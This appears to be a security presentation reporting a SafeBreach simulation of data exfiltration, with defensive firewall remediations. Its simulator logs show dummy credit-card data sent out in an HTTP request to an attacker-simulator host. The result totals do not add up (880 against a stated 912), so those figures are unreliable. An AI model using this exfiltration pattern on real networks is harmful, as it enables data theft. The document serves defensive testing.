Nodesec


Data Leak Simulation Presentation

Presented by
- **Ganesh S**

Data Leak

Process

- Data Leak/Exfiltration is the process of sending data from server/organisation to the outside network.
- SafeBreach would be checking whether the target simulator is able to send the data to the attacker simulator and would be assessing the results according to the response.



Test Case

Nodesec

Custom Data has been specified in the server and the target server/simulator will be trying to send the custom data to the attacker simulator.

Custom Data : 1234 5678 9012 5675[Credit card Format]

Target

Action	Params
Simulation started	process_id: 2632, command: D:\Program Files\SafeBreach\SafeBreach Endpoint Simulator\app\22.
Sending request	url: http://titan01cloudsim01.safebreach.net:8080/index.htm?q=1234%2B5678%2B9012%2B5675,

Target is sending the request to attacker,to accept the data. As you can observe the Custom data is being binded in the URL as a HTTP request using PORT 8080.

Attacker

Action	Params
Simulation started	process_id: 28502, command: /home/safebreach/simulator/app/sbsimulation/sbsimulatior
Server starting	address: ('0.0.0.0', 8080), port: 8080, protocol: HTTP
Request received	address: 43.224.137.60, port: 20202, path: /index.htm?q=1234%2B5678%2B9012%2B5675,
Response sent	address: 43.224.137.60, port: 20202, path: /index.htm?q=1234%2B5678%2B9012%2B5675,

The Request is received from the attacker side. Once the request is received, attacker simulator will be sending an acknowledgement about the successful transmission of data.

Attack Details

Attack Phase : Exfiltration

Security Control Category : Data Leak

Attack Types :

Covert Channel Exfiltration

Exfiltrating data through channels which are not allowed to perform the intended action

Ex : 

As HTTPS is a secured protocol, it should be sent via port 443. But in this case, HTTPS protocol is using PORT 80


Legitimate Channel Exfiltration

Exfiltrating data using Legitimate channels..

Ex : 

SSH Protocol is assigned to work using PORT 22.

Results



Total No.Of.Simulations Performed : 912

Not Blocked Simulations : 726

Blocked Simulations : 154

Risk Percentage : 83%

Result Breakdown

Nodesec


Attack Types not Blocked

1. **Covert Channel Exfiltration**

   Total No.Of.Simulations Performed : 522

   Not Blocked Simulations : 506

   Blocked Simulations : 16




2. **Legitimate Channel Exfiltration**

   Total No.Of.Simulations Performed : 358

   Not Blocked Simulations : 220

   Blocked Simulations : 138



Remediations

1. Restrict access to trusted IPs or network segments - It is important to validate that the specified host IPs (or network segments) have network access to the exfiltration node. Be as restrictive as possible.
2. Only keep open ports which are required for regular operation. Block all unused ports.
3. NGFW (Next-Generation Firewall): Block protocol level functionality - NGFW can validate the protocol being used is valid and works as expected. Limit traffic to protocols being used in your network.
4. Add firewall rules to block outbound traffic over 1 ports and non-SSL protocols
   Port : 993 **Protocol :** IMAP

5. Add firewall rules to block outbound traffic over 4 non-standard protocols : IRC , XMPP, DROPBOX , SIP
6. Add firewall rules to block outbound traffic over 4 mismatching ports and protocols
   PORT : 80 PROTOCOL : HTTPS
   PORT : 992 PROTOCOL : TELNET
   PORT : 8080 PROTOCOL : HTTPS / HTTP
   PORT : 52884 PROTOCOL : HTTPS
7. Add Firewall rules to block outbound traffic over 32 non-standard ports.
8. Enable Data Leak Protection Policies for 26 protocols.